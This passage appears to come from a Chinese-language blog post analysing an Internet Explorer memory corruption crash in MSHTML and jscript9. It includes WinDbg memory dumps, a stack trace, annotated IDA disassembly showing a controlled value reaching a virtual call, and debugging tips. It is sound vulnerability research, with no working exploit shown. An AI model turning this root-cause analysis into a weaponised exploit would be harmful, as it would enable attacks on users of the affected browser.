cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!HandleGetPropertyHelper<long,CHandleIntegerPropertyHelper>+0x47c:
58cd223b 894308          mov     dword ptr [ebx+8],eax ds:0023:05931fd0=0592ffa0
```




```
77014108 cc              int     3
0:002> dps 05931fa0
05931fa0  58927184 MSHTML!CAttribute::`vftable'
05931fa4  00000001
05931fa8  00000000
05931fac  00000010
05931fb0  00000000
05931fb4  04e70269
05931fb8  00000000
05931fbc  00000000
05931fc0  ffffffff
05931fc4  08101ff4
05931fc8  05930003
05931fcc  055fbbdc
05931fd0  41424344
05931fd4  6b29c9dc jscript9!DListBase<CustomHeap::Pag
05931fd8  0590bfb0
05931fdc  00000000
05931fe0  05909bb8
05931fe4  07580fe0
05931fe8  00000000
05931fec  00000000
05931ff0  ffffffff
05931ff4  ffffffff
05931ff8  ffffffff
05931ffc  0000000c
```

Attribute对象处+30h处变成了0x41424344，本来是IMG对象 回顾程序崩溃时的栈回溯，




```
0549bd48 592f4ebd jscript9!JavascriptThreadService::EnumerateTrackingClient+0x5
0549bd74 592f4f01 MSHTML!CAttribute::EnumerateTrackedObjects+0x8d
0549bd84 58f13500 MSHTML!CAttribute::EnumerateTrackedReferences+0x21
0549bda8 6b0ac738 MSHTML!CRootTracker::EnumerateTrackedObjects+0xcf
0549bda0 6b0abd4f jscript9!JavascriptThreadService::RootTrackerMarker+0x38
```

以下是MSHTML!CAttribute::EnumerateTrackedObjects的反汇编代码，重点我都标注出来了，相信应该都可以看懂滴，话说红色字体处是因为不知道为啥那里IDA注释就是显示不出来，所以只能借用截图工具



```
...前面的代码
mov     ebx, ecx            ; CAttribute对象地址
...后面的代码

mov     esi, [ecx]

mov     esi, [esi+58h]

loc_63F74E7D

test    al, al

mov     ecx, 4

loc_63F74E83:

mov     ebx, [ebx+3Ch]

mov     ebx, [ebx+30h]  ; CAttribute+30正好是0x41424344地址,(之前是IMG)

loc_63F74E95:
test    ebx, ebx
jz      short loc_63F74EC8

call    ?GetRootTracker@CRootTracker@@SGPAV1@XZ ; CRootTracker::GetRootTracker(void)
mov     edi, esp
mov     ecx, [eax+10h]
mov     eax, [ebp+var_4]
movzx   eax, al
push    eax             ; _DWORD
mov     esi, [ecx]
push    ebx             ; _DWORD    0x41424344
push    [ebp+arg_0]     ; _DWORD
push    ecx             ; _DWORD  jscript9!JavascriptThreadService::`vftable'
mov     ecx, [esi+14h]  ; _DWORD   jscript9!JavascriptThreadService::EnumerateTrackingClient
call    ds:___guard_check_icall_fptr
call    dword ptr [esi+14h] ; jscript9!JavascriptThreadService::EnumerateTrackingClient
cmp     edi, esp
```

这就能说明白为啥这里jscript9!JavascriptThreadService::EnumerateTrackingClient+0x59252 会出错了。



```
loc_10200DD8:                           ; CODE XREF: JavascriptThreadServ
                mov     eax, [ebp+arg_8] ; arg_8=0x41424344
                lea     ecx, [ebp+var_C]
                mov     edi, esp
                push    ecx
                push    eax
                mov     esi, [eax]
                mov     ecx, [esi+44h]  ; void *
                call    ds:___guard_check_icall_fptr
                call    dword ptr [esi+44h]
                cmp     edi, esp
                jz      short loc_10200DFB
                mov     ecx, 4
                int     29h             ; Win8: RtlFailFast(ecx)
; ---------------------------------------------------------------------------
```

心得

1. 如何定位内存分配？
   hpa+ust大法好，heap -p -a 快速定位内存分配地址，如果啥都不显示，极有可能是在栈中

2. 如何在内存中快速找到c++对象地址? 例如在调试IE，有符号，可以直接找到虚表地址，然后在内存中搜索虚表地址，便可以定位到对象地址

   s-d 0x0 L?0x7fffffff 虚表地址

3. c++，《c++反汇编与逆向分析技术揭秘》从逆向的角度写的非常清楚了，有了C++基础，在编程的角度对程序逻辑进行推测，例如x命令列出某个类的符号，从函数或变量命名来找到个中关键函数，像initxxxx,Createxxx，deletexxx等等。

4. 善用IDA Pro，以前一直觉得大段的反汇编代码看着头疼，不如调试器跟踪理解来的方便，但是像IE这种复杂的程序各种调用十分复杂，而windbg本身的反汇编虽然准确但是丑陋简单，如果用IDA来看参数传递使用这些却十分清晰快速。

5. 地址转换，因为ASLR可能dll每次加载都不一样，那么如何在IDA中定位相应地址呢？
   两种方法：
   以定位下面这条指令为例子：

   ```
   jscript9!JavascriptThreadService::EnumerateTrackingClient+0x59252:
   5c780de2 8b30            mov     esi,dword ptr [eax]
   ```

   第一种：在IDA中找到jscript9!JavascriptThreadService::EnumerateTrackingClient函数基址，然后加上0x59252这个偏移 第二种 lmvm查看jscript9的加载基址 5c780de2-加载基址+dll默认基址，就是对应的地址